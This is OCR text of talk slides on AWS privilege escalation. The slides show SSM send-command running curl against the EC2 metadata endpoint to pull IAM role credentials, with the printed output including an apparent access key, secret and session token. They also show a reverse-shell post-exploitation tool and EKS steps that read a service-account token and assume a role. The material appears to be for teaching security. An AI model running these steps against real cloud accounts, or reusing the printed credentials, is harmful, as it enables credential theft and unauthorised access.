

curl http://169.254.169.254/latest/meta-data/iam/security-credentials
Get output with role name
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name
Get output with access credentials
Attacker
Run Command feature via AWS CLI
Communication in background via SSM agent
Target EC2

```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>>  | Select-String CommandId

        "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",
```

```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>>  | Select-String CommandId

        "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

                "Output": "ssm-full-access-role\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time    Time
     Time  Current\n                                 Dload  Up
load   Total   Spent    Left  Speed\n\r  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0\r100    20  100    2
0    0     0   8206      0 --:--:-- --:--:-- --:--:-- 10000\n",
```

```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>>  | Select-String CommandId

        "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

                "Output": "ssm-full-access-role\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time    Time
     Time  Current\n                                 Dload  Up
load   Total   Spent    Left  Speed\n\r  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0\r100    20  100    2
0    0     0   8206      0 --:--:-- --:--:-- --:--:-- 10000\n",

PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ssm-full-access-role" `
>>  | Select-String CommandId

        "CommandId": "f261a587-4809-4528-b699-19135e68795d",
```


```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>>  | Select-String CommandId

        "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

                    "Output": "ssm-full-access-role\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time    Time
     Time  Current\n                                 Dload  Up
load   Total   Spent    Left  Speed\n\r  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0\r100    20  100    2
0    0     0   8206      0 --:--:-- --:--:-- --:--:-- 10000\n",

PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ssm-full-access-role" `
>>  | Select-String CommandId

        "CommandId": "f261a587-4809-4528-b699-19135e68795d",

PS D:\> aws ssm list-command-invocations --command-id f261a587-4809-4528-b699-19135e68795d --details | Select-String '"Output"'

                    "Output": "{\n  \"Code\" : \"Success\",\n  \"LastUpdated\" : \"2022-10-13T11:44:58Z\",\n  \"Type\" : \"AWS-HMAC\",\n
\"AccessKeyId\" : \"ASIATYW2S63KNRSHUMPA\",\n  \"SecretAccessK
ey\" : \"IzSizTUe40vxLX62+q9QXYR4vSo4R9K5b4DWeOZO\",\n  \"Token\" : \"IQoJb3JpZ2luX2VjENz/////////wEaCXVzLWVhc3QtMSJGMEQCIDfjmKSSBs50iQQK
PO9suzTwsjsH4yVSCtZaNwUrCZfrAiAlFp9da2+1kNsUr38L3OvQmJ1X+7xBpZ0DTnyMWQ
dzvCrWBAil/////////8BEAAaDDI1OTIzMDIwMTU1NiIMjp0QZHpFUezS9qh+KqoELI5AKm/bTfacGipvmu1CArzhdhtP034plJx9IuNlePULnfdfS0+K+JNm5BSiSybS951zesL7
bhP4YGUC/hVlZn1+1v55AIEqMTBmzPmxYmN7RnXhJh/7HKHGAeV40PQskKQFhfI20mnyDR
ByA9t26o0WQVAgQSET55Adw7SzP0oOn1LDYdhfXZRgKt0jteQT6lA+cIozLnW1N3d3q6oRCW+88o4HvSDN2qtHXU2uPjCElvducO0H5IuZSg9tIrkSv23SQcv4Lc64Zbondb89b/Au
AntQZEpXP4I0Fbgap6PHtZ8YTjZEQrVdaxriCsF88eH+mA2lb1EBKgopEKPyhHeoDMl0zy
OiIy/sRWS32J0ntb84tVX2XHowxiZiTLksyswMmBKPTJZLBKQvF5aCRkAo1RFpD7YkdeFTUtYOtStko2Kth7Lj/1iBqtl9aiplSiAQrwKLN4y9k5RNuZMHxbTFJg6dqlWnDsbtG9Vs
GwlOqGc9O+B+mLXwZUsa4G2YL9AtDDS0ZLomKHC0PukbMEoJMXYK2Ojs10ZUaPGEpTN6mo
iLF1TofXGTJ7P5yVam4n/DioO1DYsh+nI+4KzQP4k5u3/ukh2IQnjAfXDNlQ7EmY02/+ZJ/z3INq8R1/nU3M759pWop/SCUGT4KzbNtiFKdoN8iOq1UrSCJp0BiMBWwWYqKxmgXmVD
BzkyAl9iUAn2CvG41SBHLxbxNDv4yB+9/kAHpKIXAfgw6/SfmgY6qgFEv2BPds+BgVSw/p
OcxDlY5BRU6cH+IVVPVfUj+T4a2kecqxMqtIookut0bH1/7gIUtKT0umATAKvtyUtt8MSdChppFXKYZp3bJiXQCy1/a/M4NseZTIdhVk8nvAT8pQg4X9Vg2NMJ5vv0frmzkyZFbWr9
viFPyYe14prs2Ikz/YGP01XAXi3/J1dNslqA/lRAEaYeeMlBP2CdM+WLSB6LFZVQaJwLzO
```


saw-your-packet / EC2StepShell
Type / to search
Code
Issues
Pull requests
Actions
Projects
Wiki
Security 2
Insights
Settings
EC2StepShell
Public
Unpin
Unwatch 1
Fork 7
Star 59
master
Go to file
t
Code
saw-your-packet Merge pull request #1 from fabaff/pa...
cf307db · last year
13 Commits
src/ec2stepshell
feat: integrated ssm:getCommandInvo...
last year
.gitignore
first commit
last year
CHANGELOG.txt
fix: updated documentation
last year
LICENCE.txt
added necessary txt files and updated ...
last year
MANIFEST.in
added readme and fixed publishing
last year
README.md
fix: updated documentation
last year
pyproject.toml
Ajust shell part name
last year
About
EC2StepShell is an AWS post-exploitation tool for getting high privileges reverse shells in public or private EC2 instances.
Readme
MIT license
Activity
59 stars
1 watching
7 forks
Contributors 2
saw-your-packet Eduard Agavriloae

4. Privilege escalation – The hacker way
4.2 Escape from EKS

I. Metadata access

4. Privilege escalation – The hacker way
4.2 Escape from EKS




4. Privilege escalation – The hacker way
4.2 Escape from EKS

I. Metadata access

II. Cluster admin -> assume role with web identity
   - https://blog.calif.io/p/privilege-escalation-in-eks

4. Privilege escalation – The hacker way
4.2 Escape from EKS



sa-eks-role Info

Summary

Creation date
March 19, 2024, 14:08 (UTC+02:00)

Last activity
-

ARN
arn:aws:iam::278512597888:role/sa-eks-role

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities


Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::111122223333:oidc-provider/oidc.eks.region-code.amazonaws.com/id/EXAMPLED539D4633E53DE1B71EXAMPLE"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "oidc.eks.region-code.amazonaws.com/id/EXAMPLED539D4633E53DE1B71EXAMPLE:aud": "sts.amazonaws.com",
                    "oidc.eks.region-code.amazonaws.com/id/EXAMPLED539D4633E53DE1B71EXAMPLE:sub": "system:serviceaccount:my-namesapce:my-service-account"
                }
            }
        }
    ]
}
```

4. Privilege escalation – The hacker way
4.2 Escape from EKS


- AWS_ROLE_ARN
- AWS_WEB_IDENTITY_TOKEN_FILE
- /var/run/secrets/eks.amazonaws.com/serviceaccount/token
- aws assume-role-with-web-identity --role-arn <arn> --role-session-name <anything> --web-session-token <token>

4. Privilege escalation – The hacker way
4.2 Escape from EKS

